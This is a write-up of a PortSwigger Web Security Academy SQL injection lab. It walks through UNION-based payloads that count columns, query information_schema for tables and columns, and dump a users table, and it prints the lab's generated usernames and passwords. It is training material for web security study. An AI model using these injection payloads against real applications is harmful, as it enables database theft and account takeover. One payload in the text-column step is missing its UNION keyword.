SQL injection attack,listing-the database contents on non-Oracle databases
SQL injection attack,listing-the database contents on non-Oracle databases
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab SQL injection attack,listing-the database contents on non-Oracle databases (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :

Most database types (with the notable exception of Oracle) have a set of views called the information schema which provide information about the database.
You can query information_schema.tables to list the tables in the database:
sql read-only • copy allowedSELECT * FROM information_schema.tables
O/P shows the columns present in it
sql read-only • copy allowedSELECT * FROM information_schema.columns WHERE table_name = 'Users'
Steps

Determine the number of columns -
ORDER BY 3
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3--

Determine wich column contains text data
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' SELECT 'abc','def'--
Both the columns contain text data.

List the database contents
List tables -
From the information schema tables, there are some default columns.

sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT table_name,NULL FROM information_schema.tables--
We get list of all the available tables

List columns -
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users_fhlhke'--
We get these columns

columns - username_yoqrkg & password_btqiad
Retreive information from the columns username_yoqrkg & password_btqiad from the table users_fhlhke -
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT username_yoqrkg,password_btqiad FROM users_fhlhke--
Now we get the username and password of all users.

administrator - a80zs35scefit206tw5s
carlos - hfs0tq3xzvdz2awja6bn
wiener - 7qsyjg4sbbxt16easf7l

Now login as administrator,
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: SQL injection attack,listing-the database contents on non-Oracle databases